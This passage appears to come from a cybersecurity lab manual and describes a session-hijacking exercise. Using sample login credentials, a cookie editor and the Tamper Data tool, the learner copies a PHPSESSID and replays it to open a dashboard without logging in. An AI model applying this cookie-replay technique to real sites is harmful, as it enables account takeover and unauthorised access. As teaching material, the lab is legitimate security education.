
5.Enter the Email as:admin@google.com and password: **Password2010** and after that click on submit.




6.After you click on submit button, a page as below will appear.




7.Open the cookie editor which you had installed earlier, copy and paste the PHPSESSID and also copy and paste the dashboard url into any text document.





8.After Performing step (7) don't log out just close the Dashboard.


9.Open Browser> Options> Settings> Privacy & Security> Cookie sites and data> Clear Data.




10.Now open the tamper data menu.





11.After that it will ask you "Start tamper data?" Click on "Yes"





12.Now copy and paste the dashboard url which you had stored it in your text file earlier.





13.A pop up box will appear. Click on “OK”.







14. After that another pop up will appear wherein in the "cookie" section you will have to paste the PHPSESSID value which you had previously stored it in text file and after that click on "Ok".




15.You should be able to see the logged in dashboard directly without logging in.




# PRACTICAL NO.8

